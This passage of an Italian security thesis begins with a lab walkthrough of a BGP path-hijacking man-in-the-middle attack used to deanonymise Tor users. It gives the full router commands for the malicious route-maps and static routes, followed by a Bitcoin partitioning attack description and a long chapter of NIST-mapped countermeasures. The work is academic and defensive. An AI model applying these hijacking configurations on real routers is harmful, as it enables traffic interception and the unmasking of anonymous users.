     $ ./connect-bgpd.sh R1
     ```

     Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Verifico quale AS_PATH R1 sceglie per raggiungere il guard relay G attestato su 12.2.0.1, lanciando il comando:

     ```
     bgpd-R1# show ip bgp 12.2.0.1
     ```

     L'output sarà simile al seguente.

     ```
     BGP routing table entry for 12.2.0.0/23
     Paths: (2 available, best #2, table Default-IP-Routing-Table)
       Advertised to non peer-group peers:
       5.0.0.2
       5 2
         5.0.0.2 from 5.0.0.2 (5.5.5.5)
           Origin IGP, localpref 100, valid, external
           Last update: Sat Jun 22 13:28:01 2019

       2
         2.0.0.2 from 2.0.0.2 (2.2.2.2)
           Origin IGP, metric 0, localpref 100, valid, external, best
           Last update: Sat Jun 22 13:27:57 2019
     ```

     Posso osservare che AS1 inoltra il traffico direttamente verso l'AS2. Specularmente, R6 inoltra il traffico proveniente dall'exit relay E e destinato al server S direttamente verso l'AS4.

  3. Lanciare il Man-in-the-middle attack.
     In un altro terminale avvio una sessione con il daemon `bgpd` dell'AS3. La password di accesso è `en`.

     ```
     $ ./connect-bgp.sh R3
     ```

     Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Impongo le `route-map`.

     ```
     bgpd-R3# configure terminal
     bgpd-R3(config)# ip prefix-list evil-prefix-list-12-2 permit 12.2.0.0/24
     bgpd-R3(config)# ip prefix-list evil-prefix-list-12-3 permit 12.3.0.0/24
     bgpd-R3(config)# ip prefix-list evil-prefix-list-14 permit 14.1.0.0/24
     bgpd-R3(config)# route-map evil-route-map-12-2 permit 10
     bgpd-R3(config-route-map)#    match ip address prefix-list evil-prefix-list-12-2
     bgpd-R3(config-route-map)#    set as-path prepend 2
     bgpd-R3(config-route-map)# route-map evil-route-map-12-2 permit 20
     bgpd-R3(config-route-map)#    exit
     bgpd-R3(config)# route-map evil-route-map-12-3 permit 10
     bgpd-R3(config-route-map)#    match ip address prefix-list evil-prefix-list-12-3
     bgpd-R3(config-route-map)#    set as-path prepend 2
     ```

```
bgpd-R3(config-route-map)# route-map evil-route-map-12-3 permit 20
bgpd-R3(config-route-map)#    exit
bgpd-R3(config)# route-map evil-route-map-14 permit 10
bgpd-R3(config-route-map)#    match ip address prefix-list evil-prefix-list-14
bgpd-R3(config-route-map)#    set as-path prepend 4
bgpd-R3(config-route-map)# route-map evil-route-map-14 permit 20
bgpd-R3(config-route-map)#    exit
bgpd-R3(config)# router bgp 3
bgpd-R3(config-router)#   network 12.2.0.0/24
bgpd-R3(config-router)#   network 12.3.0.0/24
bgpd-R3(config-router)#   network 14.1.0.0/24
bgpd-R3(config-router)#   neighbor 6.0.0.1 route-map evil-route-map-12-2 out
bgpd-R3(config-router)#   neighbor 6.0.0.1 route-map evil-route-map-12-3 out
bgpd-R3(config-router)#   neighbor 12.0.0.2 route-map evil-route-map-14 out
bgpd-R3(config-router)#   exit
bgpd-R3(config)# exit
```

In un altro terminale avvio una sessione con il daemon `zebra` dell'AS3. La password di accesso è `en`.

```
$ ./connect-zebra.sh R3
```

Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Impongo le rotte statiche per instradare il traffico destinato ai prefissi IP sotto attacco.

```
R3# configure terminal
R3(config)# ip route 12.2.0.0/24 6.0.0.1
R3(config)# ip route 12.3.0.0/24 6.0.0.1
R3(config)# ip route 14.1.0.0/24 12.0.0.2
R3(config)# exit
```

4. Ricontrollare il percorso del traffico destinato al guard relay.
   Nel terminale con il daemon `bgpd` dell'AS1 rilancio l'ultimo comando. L'output sarà simile al seguente.

```
BGP routing table entry for 12.2.0.1
Paths: (2 available, best #2, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  2.0.0.2
  2 5 3
    2.0.0.2 from 2.0.0.2 (2.2.2.2)
      Origin IGP, localpref 100, valid, external
      Last update: Sat Jun 22 13:47:42 2019

  5 3
    5.0.0.2 from 5.0.0.2 (5.5.5.5)
      Origin IGP, localpref 100, valid, external, best
      Last update: Sat Jun 22 13:47:39 2019
```

   Posso osservare che durante l'attacco AS1 inoltra il traffico secondo l'AS_PATH AS5, AS3. Specularmente, R6 inoltra il traffico secondo l'AS_PATH AS5, AS3.

5. Monitorare il traffico.
   In altri due terminali separati lancio i seguenti comandi:

```
./R3-tcpdump-eth4.sh
```

```
./R3-tcpdump-eth5.sh
```

6. Generare il traffico di prova.
   Dal menu di scelta proposto dallo script lanciato al primo passo, scelgo la seconda opzione (`2 - wget over torsocks`). Lo script lancia sul client C `torsocks` che fa da wrapper a `wget` in modo che recuperi l'home page esposta dal server S tramite la rete Tor.

   ```
   > 2
   ```

   I TCP ACK che ottengo dagli script lanciati al passo precedente consentono di fare un'analisi di correlazione finalizzata all'individuazione dell'identità del client C che accede al server S.

- Realizzabilità dell'attacco: Alcune analisi [58] hanno rilevato che durante i recenti Path Hijacking attack, alcuni prefissi IP ospitavano relay Tor. Inoltre il 90% dei relay sono potenzialmente vulnerabili all'attacco, dato che sono ospitati in prefissi IP inferiori alla /24. I relay tendono ad essere concentrati in pochi AS e prefissi IP, rendendoli un obiettivo molto interessante per gli attaccanti. Infatti risulta che il 30% di tutti i relay è ospitato in soli 6 AS e 70 prefissi IP. Questi relay offrono il 40% della banda di tutta la rete Tor.

  Gli AS potrebbero collaborare per aumentare la loro capacità di monitorare il traffico Tor. Per esempio, gli AS sotto la stessa giurisdizione potrebbero essere forzati per monitorare il traffico Tor e condividerlo con una singola entità che lancia l'attacco. L'attacco può essere applicato anche contro altri sistemi che nascondono l'identità dei client come I2P, Freenet o Tribler.

- Conseguenze dell'attacco: L'attaccante scopre l'identità dell'utente. Se l'attaccante è remoto può lanciare il Man-in-the-middle attack contemporaneamente contro il guard relay e l'exit relay, per eseguire le operazioni di analisi.

4.2.9 Partitioning attack

Data la complessità di creazione dell'ambiente di simulazione con i nodi e i pool di mining Bitcoin non ho implementato l'attacco. Riporto come per l'implementazione degli altri attacchi gli attori, i prerequisiti, la realizzabilità e le conseguenze dell'attacco.

- Attori dello scenario:
  - attaccante: operatore di un AS o attaccante che ha preso il controllo di un router di un AS;
  - vittima: nodi Bitcoin e/o pool di mining.
- Prerequisiti dell'attacco:
  - l'attaccante deve essere in grado di intercettare tutte le connessioni tra i nodi vittima P e il resto della rete Bitcoin.
- Realizzabilità dell'attacco: L'attacco sfrutta la manipolazione del routing (Man-in-the-middle attack) e la centralità di Bitcoin in termini di mining e routing.

  Uno studio [59] ha valutato che sono necessari solo 90 secondi per re-instradare il traffico attraverso l'attaccante una volta avviato il dirottamento. Qualsiasi AS può dirottare poco meno di 100 prefissi IP per isolare il 47% dei miner, anche quando i pool di mining sono multi-homed. È stato inoltre rilevato che il 90% dei nodi Bitcoin è ospitato in prefissi IP con prefix length più corto di /24 e quindi sono potenzialmente vulnerabili all'attacco (l'attaccante annuncia un prefisso IP più specifico). Il partizionamento non dura molto tempo dopo la fine dell'attacco, infatti le due partizioni si riconnettono velocemente ma sono necessarie alcune ore per ritornare alla situazione stabile precedente l'attacco. Questo è dovuto al fatto che i nodi di entrambe le partizioni non abbattono frequentemente le connessioni attive a meno che loro o i propri peer le terminino. Concluso l'attacco, se un attaccante è sul percorso naturale di instradamento delle connessioni tra le partizioni allora può prolungare la durata del partizionamento stesso.

- Conseguenze dell'attacco: Isolando parte della rete Bitcoin l'attaccante fa sprecare un significativo numero di risorse di mining ai nodi, dato che i blocchi creati vengono scartati. Inoltre consente all'attaccante di rimuovere le transazioni che i nodi cercano di inserire nella blockchain. L'impatto dell'attacco dipende dal numero di nodi isolati e da quanta capacità di calcolo questi hanno. Isolando pochi nodi si realizza di fatto un DoS attack. Disconnettendo invece un numero consistente di nodi è possibile che si creino due catene diverse. Tutti i blocchi creati nella catena più corta verranno scartati e le transazioni incluse in essi annullate. Questo attacco causerebbe perdite dei compensi e presenta un rischio di double spending (una transazione usa lo stesso input di un'altra che è stata già annunciata alla rete tramite un blocco). La partizione con catena più lunga soffrirebbe di un incremento nel rischio di attacchi di selfish mining (un gruppo di miner nasconde i nuovi blocchi in una rete privata, rispettando delle tempistiche strategiche costringe la rete pubblica ad adottare la propria catena riuscendo a ottenere maggiori compensi). La conseguente perdita di fiducia nella sicurezza della criptovaluta potrebbe causare un calo del valore dei Bitcoin.

Capitolo 5

Protezione dagli Attacchi

Per ogni attacco descritto nel Capitolo 3 si riporta una serie di possibili contromisure, che sono state classificate in base alla categorizzazione dei controlli di sicurezza del NIST SP 800-53 e per le quali si indica se si tratta di una soluzione pratica o teorica. Per soluzione pratica si intende una già implementata dai produttori o applicabile dagli utenti o dagli amministratori di rete. Mentre per soluzione teorica si intende quella per la quale ci sono state delle proposte in letteratura ma per la quale non è disponibile un'implementazione.

NIST SP 800-53

Il National Institute of Standards and Technology (NIST) è un'agenzia di standardizzazione del Dipartimento del Commercio degli Stati Uniti. Ha come obiettivo la promozione dell'innovazione e della competitività industriale. In sostanza, sviluppa e rilascia standard, guide e altre pubblicazioni per aiutare le aziende a implementare il Federal Information Security Management Act (FISMA) del 2002.

La Special Publication 800-53 (SP 800-53) [60] è un catalogo di controlli di sicurezza destinato ai sistemi informativi degli Stati Uniti. Si focalizza sul Risk Management Framework (RMF) e rispetta i requisiti di sicurezza del Federal Information Processing Standard 200 (FIPS 200). Quest'ultimo include un insieme di controlli di sicurezza basati su un'analisi del worst-case secondo FIPS 199. Definisce i controlli di sicurezza di base per poi estenderli su una valutazione dei rischi a livello aziendale. Le regole di sicurezza riguardano aree come controllo degli accessi, incident response, continuità di servizio e disaster recovery.

Un elemento chiave del processo di certificazione e accreditamento per i sistemi informativi è la scelta e l'implementazione di un sotto-insieme di controlli di sicurezza del Security Control Center (NIST 800-53, Appendice F). Questi controlli sono salvaguardie (o contromisure) gestionali, operazionali e tecniche consigliate quando si vuole proteggere la confidenzialità, l'integrità e la disponibilità del sistema informativo e delle sue informazioni. Per implementare le salvaguardie o i controlli richiesti, le aziende devono prima determinare le categorie di sicurezza dei propri sistemi informativi secondo le clausole del FIPS 199. La categorizzazione di sicurezza del sistema informativo (low/moderate/high) determina l'insieme dei controlli che devono essere implementati e monitorati. Le aziende hanno la possibilità di modificare questi controlli e personalizzarli in modo da renderli maggiormente applicabili nel rispetto dei propri obiettivi e del proprio contesto. I controlli di sicurezza possono essere raggruppati secondo la famiglia di appartenenza (es. SC - System and Communications Protection) o secondo il livello di impatto assegnato al proprio sistema informativo (es. Moderate-Impact).

Per ogni difesa contro gli attacchi sono riportati i controlli di sicurezza rilevanti.

5.1 Protezione attacchi Wireless

5.1.1 De-Cloaking

Abilitare la modalità "Network Cloaking" risulta inutile. Questa opzione blocca l'invio dei beacon frame finalizzati alla diffusione dell'SSID, dall'altro lato forza i client a inviare probe request su tutti i canali. Il risultato è che il tracciamento dei client diventa più semplice per l'attaccante.

Protezione teorica/pratica	pratica
Security Controls	CM-7 LEAST FUNCTIONALITY (1)(b)

5.1.2 Jamming

Per mitigare gli effetti del Jamming sarebbe necessario implementare le specifiche dello standard IEEE 802.11w [61], secondo cui il traffico di gestione tra l'AP e i client viene cifrato. Risulta una valida protezione, tuttavia attualmente lo standard non è sufficientemente supportato.

L'azienda può monitorare lo spettro wireless tramite un Wireless Intrusion Detection System (WIDS), che può individuare DoS attack e AP replica.

Protezione teorica/pratica	teorica, pratica
Security Controls	SC-5 DENIAL OF SERVICE PROTECTION (3)(a) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.3 Authentication and Association DoS attack

Vedi protezioni per Jamming 5.1.2.

5.1.4 Deauthentication and Disassociation DoS attack

Vedi protezioni per Jamming 5.1.2.

5.1.5 Cache Poisoning attack

In WLAN piccole, è possibile utilizzare entry ARP statiche per contrastare in modo efficace l'attacco. Tuttavia è scomodo mantenere e aggiornare una tabella ARP statica in reti grandi, dove le configurazioni cambiano frequentemente. Sarebbe infatti necessario configurare le entry ARP statiche per ogni coppia di macchine, per un totale di $2^n - n$ entry in una WLAN con n macchine.

Sono stati proposti una serie di protocolli crittografici pensati per proteggersi dall'attacco. S-ARP [62] usa ARP reply firmate. Le entry ARP nella cache sono modificate solo se la firma viene verificata. Questo approccio richiede la presenza di un server che esegua le firme e che tenga traccia delle chiavi pubbliche di tutti gli host connessi alla rete. La gestione del server aumenta la complessità e peggiora l'usabilità. Inoltre il server è il single point of failure della rete.

La soluzione Ticket ARP (TARP) [63] distribuisce attestazioni emesse in modo centralizzato che mappano gli indirizzi IP con gli indirizzi MAC. I ticket sono emessi quando un client entra nella rete e sono distribuiti attraverso messaggi ARP. Nel caso peggiore, il costo si riduce a una validazione con chiave pubblica per coppia request/reply. Tuttavia, questo protocollo è vulnerabile a un Impersonation attack degli host attivi e a DoS attack attraverso il flooding di ticket. Inoltre, TARP non supporta le reti in cui un host può cambiare dinamicamente l'indirizzo IP.

Una soluzione parziale all'attacco è l'adozione di meccanismi di monitoring passivo della rete, tramite ad esempio il tool `arpwatch`, che monitora il traffico ARP e genera log sul mapping degli

indirizzi IP-MAC. Può essere accoppiato a un sistema real-time che invia un avviso quando ad esempio il mapping per il default gateway cambia.

Più produttori (tra cui Cisco, Juniper e Netgear) hanno implementato contromisure per prevenire l'attacco. Un meccanismo è il Dynamic ARP Inspection (DAI), che prova a impedire l'attacco intercettando pacchetti ARP e validandoli nei confronti di un DHCP snooping database. Il DAI controlla se l'indirizzo MAC sorgente del pacchetto ARP coincide con un'entry valida del DHCP snooping database. Se non c'è nessuna corrispondenza il pacchetto viene scartato. In questa architettura, prima di poter inviare un'ARP request un host deve ottenere l'indirizzo IP dal DHCP server.

Lo standard IEEE 802.1AE [64] o MAC Security (MACsec) specifica un insieme di protocolli per proteggere le comunicazioni tra i dispositivi di una LAN. Permette di identificare le connessioni non autorizzate e di escluderle dalla rete, assicurando che i frame arrivino dai client che dichiarano di inviarlo.

I protocolli crittografici proposti non sono effettivamente adottati dai sistemi operativi. Le ragioni sono dovute a retro-compatibilità, costi, efficienza e gestione. Sono state anche proposte delle contromisure a livello applicativo che assicurano l'integrità e la confidenzialità, ma non impediscono il dirottamento del traffico verso un host malevolo.

Protezione teorica/pratica	teorica, pratica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING (2)

5.1.6 Brute Force attack

Brute Force attack online

La maggior parte dei produttori ha implementato un meccanismo di protezione contro il Brute Force attack online. Prima del rilascio dei firmware che implementavano tale meccanismo, l'attaccante era in grado di provare tutti i PIN possibili in meno di quattro ore. Il meccanismo usato per mitigare la vulnerabilità è imporre un periodo di lock sufficientemente lungo (es. 24 ore) dopo un numero definito di tentativi errati. È da notare che la protezione dal Brute Force attack online non fa parte dei requisiti per ottenere la certificazione WPS dalla Wi-Fi Alliance.

Gli utenti devono disabilitare la modalità di configurazione di PIN con registar esterno (a seconda del firmware si può disabilitare il solo PIN con registrar esterno o tutti e tre i metodi di configurazione WPS). Solo in pochissime implementazioni non è possibile farlo.

Protezione teorica/pratica	pratica
Security Controls	AC-7 UNSUCCESSFUL LOGON ATTEMPTS AC-18 WIRELESS ACCESS (3)

Brute Force attack offline

Bisogna installare gli aggiornamenti di sicurezza forniti dai produttori sugli AP che prevedono la scelta di nonce casuali. Valgono anche le protezioni per il Brute Force attack online 5.1.6.

Protezione teorica/pratica	pratica
Security Controls	AC-7 UNSUCCESSFUL LOGON ATTEMPTS AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.7 Dictionary attack

Dictionary attack - WPA2

Se l'AP utilizza la password di default impostata dal produttore è conveniente cambiarla. Occorre usare una password forte che includa lettere minuscole e maiuscole, numeri e caratteri speciali, evitando l'uso di parole presenti nel dizionario della propria lingua.

Inoltre è consigliabile cambiare la password a intervalli di tempo regolari. Per un ulteriore livello di protezione sarebbe meglio scegliere un SSID non comune. Infatti il Dictionary attack può essere velocizzato tramite l'impiego di rainbow table disponibili online, che vengono generate per gli SSID maggiormente usati e per una gran mole di password.

Protezione teorica/pratica	pratica
Security Controls	IA-5 AUTHENTICATOR MANAGEMENT (1)(a)(d) (5)

Dictionary attack - LEAP

Bisogna abbandonare LEAP in favore di PEAP o EAP-TTLS che impongono l'autenticazione del server tramite la verifica del suo certificato. Come contromisura immediata bisogna individuare le password deboli e farle scadere in modo da costringere gli utenti a cambiarle.

Si deve imporre una password policy forte, in modo che vengano usate lettere minuscole e maiuscole, numeri e caratteri speciali, evitando l'uso di parole presenti nel dizionario della propria lingua.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (1) IA-5 AUTHENTICATOR MANAGEMENT (1)(a) (4)

5.1.8 Evil Twin attack

Non bisogna usare reti aperte, che permettono a chiunque vi sia connesso di monitorare il traffico in transito. Se possibile i client wireless devono associare l'ESSID a uno specifico BSSID. Questa opzione è disponibile nel network manager di Linux. Infine è buona pratica disabilitare il Wi-Fi quando non lo si utilizza, dato che la superficie d'attacco del client è maggiore quando è attivo.

Inoltre l'azienda dovrebbe attivare un WIDS. I suoi sensori analizzano lo spettro delle frequenze wireless e inviano i dati raccolti al server dedicato. Questo confronta gli indirizzi MAC, esegue delle analisi e se necessario invia un allarme al personale competente.

Sempre in ambito aziendale, un altro meccanismo di difesa è l'applicazione di EAP-TTLS o PEAP in modo da costringere il client a validare il certificato dell'authentication server. Il client autentica la controparte con il certificato, il server autentica l'altro con username e password.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (1) (3) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.9 Impersonation attack

È opportuno adottare PEAP o EAP-TTLS. I supplicant devono validare il certificato che l'authentication server presenta. Se la validazione fallisce il supplicant non deve proseguire con il processo di autenticazione. I certificati self-signed installati sull'authentication server non sono considerati fidati dai supplicant, tuttavia nella maggior parte dei casi gli utenti li forzano a fidarsi di questi certificati. Per usare in modo sicuro PEAP o EAP-TTLS è opportuno installare sul supplicant un certificato firmato da una CA interna all'azienda.

L'azienda può monitorare lo spettro wireless tramite un WIDS, che può individuare DoS attack e AP replica. Per accessi che non rispettano pattern di comportamento degli utenti, è conveniente implementare meccanismi di autenticazione supplementare per limitare le possibilità di azione dell'attaccante, quando ha ottenuto le credenziali di accesso di un utente. Per l'azienda è sempre meglio isolare la rete interna dalla rete wireless tramite un firewall.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (1) IA-10 ADAPTIVE IDENTIFICATION AND AUTHENTICATION SC-5 DENIAL OF SERVICE PROTECTION (3)(a) SC-7 BOUNDARY PROTECTION (22) SC-17 PUBLIC KEY INFRASTRUCTURE CERTIFICATES SI-4 SECURITY ALERTS, ADVISORIES, AND DIRECTIVES (14)

5.1.10 Phishing attack

L'azienda deve fornire un robusto training in cybersecurity ai propri dipendenti a cadenza regolare, per evitare che attacchi di Social Engineering vadano a buon fine.

Protezione teorica/pratica	pratica
Security Controls	AT-2 SECURITY AWARENESS TRAINING

5.1.11 KARMA attack

Vedi le protezioni per l'Evil Twin attack 5.1.8. Inoltre bisogna rimuovere le reti aperte dalla PNL e non usare reti con SSID nascosto.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (1) (3) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.12 KRACK attack

Bisogna installare gli aggiornamenti di sicurezza forniti dai produttori sugli AP e sui client. Gli aggiornamenti sono retro-compatibili e assicurano che la chiave di cifratura venga installata una sola volta. Inoltre impediscono all'AP di ritrasmettere il Messaggio 3 del four-way handshake e il Messaggio 1 del group key handshake. Per ostacolare gli attacchi, quando il client riceve un Messaggio 3 ripetuto deve inviare il Messaggio 4 con lo stesso replay counter già inviato, questo fa invalidare l'handshake e ne viene eseguito uno nuovo.

Su alcuni AP è possibile disabilitare la ritrasmissione dei messaggi dell'handshake, impedendo gli attacchi contro il four-way handshake e il group key handshake. La Wi-Fi Alliance ha creato un tool [65] di vulnerability detection per verificare le vulnerabilità sfruttate dai KRACK attack. Il tool è accessibile ai membri della Wi-Fi Alliance.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.13 BlueBorne attack

Gli utenti devono installare gli aggiornamenti messi a disposizione dai produttori. Se non sono disponibili, sarebbe meglio disabilitare il Bluetooth quando non è in uso o non è strettamente necessario.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.14 Known Beacons attack

Vedi le protezioni per l'Evil Twin attack 5.1.8 e per il KARMA attack 5.1.11.

5.1.15 PMKID Client-Less attack

I produttori devono rimuovere la funzionalità di PMK caching per le implementazioni di WPA/WPA2-Personal.

Protezione teorica/pratica	pratica
Security Controls	AC-18 WIRELESS ACCESS (3)

5.1.16 Dragonblood

La Wi-Fi Alliance ha fornito delle linee guide di implementazione per i prodotti che sono affetti dalle vulnerabilità di Dragonblood. Anche se WPA3 è ancora nella prima fase di sviluppo, i pochi produttori che la supportano hanno iniziato a rilasciare patch che implementano contromisure retro-compatibili per risolvere il problema. La contromisura retro-compatibile per l'attacco di side-channel basato sui tempi necessari all'autenticazione è eseguire sempre un numero fisso di iterazioni nell'algoritmo di generazione di PE. Mentre per l'attacco di side-channel basato sull'analisi della cache, alcuni branch condizionali che dipendono dai valori segreti vanno sostituiti con branch condizionali che dipendono da valori di tempo costanti. È opportuno aggiornare `hostapd` e `wpa_supplicant` alla versione 2.8 o successive.

Lato client, una volta connessi a una rete WPA3-Personal si deve imporre l'uso del solo metodo WPA3-SAE per impedire il downgrade verso il four-way handshake di WPA2. Android Q implementerà questa funzionalità.

Protezione teorica/pratica	pratica
Security Controls	CM-6 CONFIGURATION SETTINGS (2) CM-7 LEAST FUNCTIONALITY (1)(b) SI-2 FLAW REMEDIATION (5)

5.2 Protezione attacchi Routing

5.2.1 DDoS Reflection attack

Sui router che utilizzano RIPv1 bisogna installare RIPv2 in modo da abilitare l'autenticazione dei messaggi. Se è strettamente necessario utilizzare RIPv1 bisogna valutare se è opportuno esporre su Internet le interfacce sulle quali è abilitato, diversamente è sufficiente bloccare la porta UDP 520 tramite ACL. Inoltre l'accesso ai router può essere limitato ai soli router vicini sempre grazie all'impiego di ACL. Inoltre per proteggersi da DDoS Reflection attack si possono adottare meccanismi di rilevazione dell'attacco basati su firme o su anomalie.

Protezione teorica/pratica	pratica
Security Controls	SC-5 DENIAL OF SERVICE PROTECTION (3)(a) SC-7 BOUNDARY PROTECTION (4)(b)(c)

5.2.2 Remote False Adjacency attack

È necessario che gli amministratori di rete installino chiavi diverse su ogni link. Questo vincolo è difficile da imporre dato che OSPF non ha meccanismi built-in per la gestione delle chiavi e deve essere fatto manualmente.

In alternativa, i router possono implementare il RPF in strict mode sui pacchetti OSPF. Molti ISP già adottano questo meccanismo sui router che si affacciano sui clienti, impedendo di fatto agli Hello e DBD Message di raggiungere i router di backbone all'AS.

Protezione teorica/pratica	pratica
Security Controls	SC-7 BOUNDARY PROTECTION (4)(b)(c)

5.2.3 Poisoning attack

I produttori hanno rilasciato le patch che implementano i seguenti meccanismi di protezione:

- controllare alla ricezione di un Router-LSA l'uguaglianza dei valori di Advertising Router e Link State ID;
- attivare il meccanismo di fight-back quando il router riceve un LSA con Advertising Router o Link State ID uguale al suo Router ID;
- identificare gli LSA durante il calcolo della routing table secondo la terna LS Type, Advertising Router e Link State ID.

Protezione teorica/pratica	pratica
Security Controls	SI-2 FLAW REMEDIATION (5)

5.2.4 Blind Data attack

Il Blind Data attack si basa sull'invio di un elevato numero di pacchetti (brute forcing) per individuare i valori specifici della connessione attiva tra i router vittima. Questa metodologia d'attacco delinea un pattern di riconoscimento facilmente applicabile sui file di log del router.

Cisco ha implementato una protezione contro i Blind Data attack imponendo che i 12 bit più significativi dell'AN siano uguali a quelli che il router si aspetta.

Sono disponibili altre contromisure di protezione, come Generalized TTL Security Mechanism (GTSM) (RFC-5082 [66]) e TCP Authentication Option (TCP-AO) (RFC-5925 [67]), per la protezione delle sessioni BGP. Con GTSM il router accetta solo i pacchetti con TTL pari a 255 (il valore massimo), in modo che qualsiasi pacchetto che non arriva direttamente dal peer venga scartato. TCP-AO fornisce l'autenticazione dei pacchetti. Questo meccanismo richiede la configurazione di un segreto condiviso, quindi un processo manuale che ne ha scoraggiato l'adozione.

Protezione teorica/pratica	pratica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING (2)

5.2.5 Path Hijacking

L'aumento di latenza, le performance di rete degradate e il traffico che segue un percorso non solito (controllabile tramite tool come `traceroute`) sono possibili segnali di un Path Hijacking attack. Oltre al monitoraggio continuo dell'instradamento del proprio traffico, gli utenti possono fare veramente poco per prevenire quest'attacco.

Gli AS devono filtrare il traffico BGP, accettando solo prefissi che si aspettano e annunciando solo prefissi verso i quali effettivamente instradano il traffico. Queste semplici azioni bloccano

il Path Hijacking accidentale. Inoltre per minimizzare il rischio di quest'attacco, gli AS devono orientarsi verso: BGP Security (BGPsec) (RFC-8205 [68]), guarded trust, Mutually Agreed Norms for Routing Security (MANRS) e Peer Lock.

La Resource Public Key Infrastructure (RPKI) è un metodo crittografico per firmare record che associano un prefisso IP a un AS. Gli operatori di rete registrano i loro prefissi IP e un AS a loro scelta presso un RIR. Il risultato della registrazione è un Route Origin Authorisation (ROA), oggetto firmato che attesta che l'ASN è autorizzato ad annunciare il prefisso IP. Se il prefisso può essere annunciato da diversi ASN, l'operatore di rete crea un ROA per ogni diverso ASN. La CA del RIR viene definita anche Trust Anchor (TA), con la cui chiave privata vengono firmate le richieste e creati di fatto i ROA. Finché RPKI non viene adottata dalla maggior parte degli AS, un attaccante potrebbe raggirare i controlli offerti dall'infrastruttura inserendo in coda all'AS_PATH l'ASN valido secondo un ROA per il particolare prefisso. In questo caso l'annuncio non verrebbe scartato. Per risolvere il problema si dovrebbe adottare BGPsec.

BGPsec sfrutta i certificati RPKI. Viene implementato attraverso l'attributo BGPsec_PATH che sostituisce l'attributo AS_PATH e contiene le firme digitali generate da ogni AS che ha propagato l'annuncio. Queste assicurano che ogni AS nel percorso di propagazione ha autorizzato esplicitamente l'annuncio della rotta. La struttura dati firmata contiene sia l'ASN che invia e firma l'annuncio sia l'ASN che lo riceve, quindi un prefisso IP annunciato a più AS richiede la creazione di una firma diversa per ogni annuncio. Il router che riceve un annuncio verifica la firma di ogni AS presente nell'attributo BGPsec_PATH, recuperando il certificato RPKI in base all'identificativo "Subject Key Identifier" estratto dalla struttura dati. Tuttavia BGPsec non è ancora sufficientemente adottato. Attualmente, quando un router BGPsec invia un annuncio a un router BGP converte l'attributo BGPsec_PATH nell'attributo AS_PATH, perdendo tutti i vantaggi di BGPsec. Se per BGPsec è richiesta un'adozione globale, con i ROA di RPKI qualsiasi AS valida indipendentemente gli annunci senza richiedere agli altri AS l'adozione delle stesse azioni.

Due AS (es. AS1 e AS2) possono adottare il principio della guarded trust (letteralmente "fiducia custodita"). AS1 si fida che AS2 gli annunci un insieme di prefissi P. AS2 crea un filtro in uscita per assicurarsi che solo i prefissi P vengano inviati ad AS1. AS1 crea un filtro speculare in entrata per assicurarsi che solo i prefissi P vengano ricevuti da AS2. Il filtro in entrata di AS1 rafforza il filtro in uscita di AS2. In generale ogni AS dovrebbe applicare esplicitamente un filtro DENY ALL, per poi consentire lo scambio di annunci tramite filtri permissivi.

Gli ISP e gli IXP che aderiscono a MANRS adottano le seguenti azioni per migliorare la sicurezza e l'affidabilità della rete Internet: Filtering, Anti-Spoofing, Coordination e Global Validation. Le prime due eliminano i comuni problemi e attacchi di routing, mentre le seconde due puntano a sollecitare l'adozione delle altre per diminuire la probabilità di incidenti futuri. Vediamo più nel dettaglio le quattro azioni:

- Filtering: assicura la validità dei prefissi annunciati e di quelli ricevuti in base al prefisso e all'AS_PATH. I filtri verificano gli annunci tramite i ROA o li confrontano con liste di prefissi IP pubblicati negli IRR. Gli AS che scambiano rotte con i propri AS customer o peer possono chiedere loro di applicare questi filtri. Quindi i dati di IRR vengono convertiti e applicati tramite filtri. Mentre i dati dei ROA vengono memorizzati in un server che viene interrogato per validare gli annunci.
- Anti-Spoofing: impedisce ai clienti dell'ISP di propagare traffico con indirizzo IP sorgente falsificato. In sostanza si applica il RPF in strict mode sui link dei router che si affacciano sui clienti e in loose mode su tutti gli altri link per supportare il routing asimmetrico. Se una rete suddivide il prefisso IP che gestisce e annuncia le singole porzioni separatamente ad AS di upstream diversi, nulla le impedisce di inviare traffico originato da un qualsiasi indirizzo interno al suo prefisso verso qualsiasi AS di upstream e di ricevere traffico destinato a un indirizzo interno al suo prefisso da qualsiasi AS di upstream. Se in questo caso si applicasse il RPF in loose mode si forzerebbe il routing simmetrico, dato che ogni AS di upstream bloccherebbe il traffico originato o destinato alle porzioni di prefissi IP per le quali non ha ricevuto gli annunci. Per superare il blocco si adotta l'Enhanced Feasible Path RPF, in base al quale un prefisso IP viene associato a un ASN tramite IRR o ROA. Quindi il traffico originato o destinato al particolare prefisso IP viene accettato dagli AS di upstream anche se non hanno ricevuto l'annuncio della specifica porzione di prefisso.

- Coordination: agevola la comunicazione e la coordinazione delle operazioni tra ISP per risolvere i problemi di routing. Quindi gli operatori che aderiscono a MANRS forniscono dei contatti tramite cui ricevono le segnalazioni.

- Global Validation: ogni ISP pubblica le informazioni di routing a propria disposizione, in modo che gli altri validino quelle che ricevono. Si sfruttano IRR, RPKI e database interni.

  Se un AS annuncia un prefisso che non dovrebbe (prefisso più specifico e AS di origine non verificato nei confronti dei record degli IRR), i filtri derivati da IRR scartano l'annuncio. Questi filtri hanno una maggiore efficacia quando l'AS che li utilizza si trova vicino al prefisso IP e applica il filtro nei confronti di AS che non fanno da transit a nessun altro. Tuttavia gli IRR sono incompleti, non tutte le informazioni sono affidabili (c'è poco controllo sulla creazione di dati invalidi), non sono protetti tramite firma digitale e per prefissi IP che sono lontani non sono una soluzione scalabile.

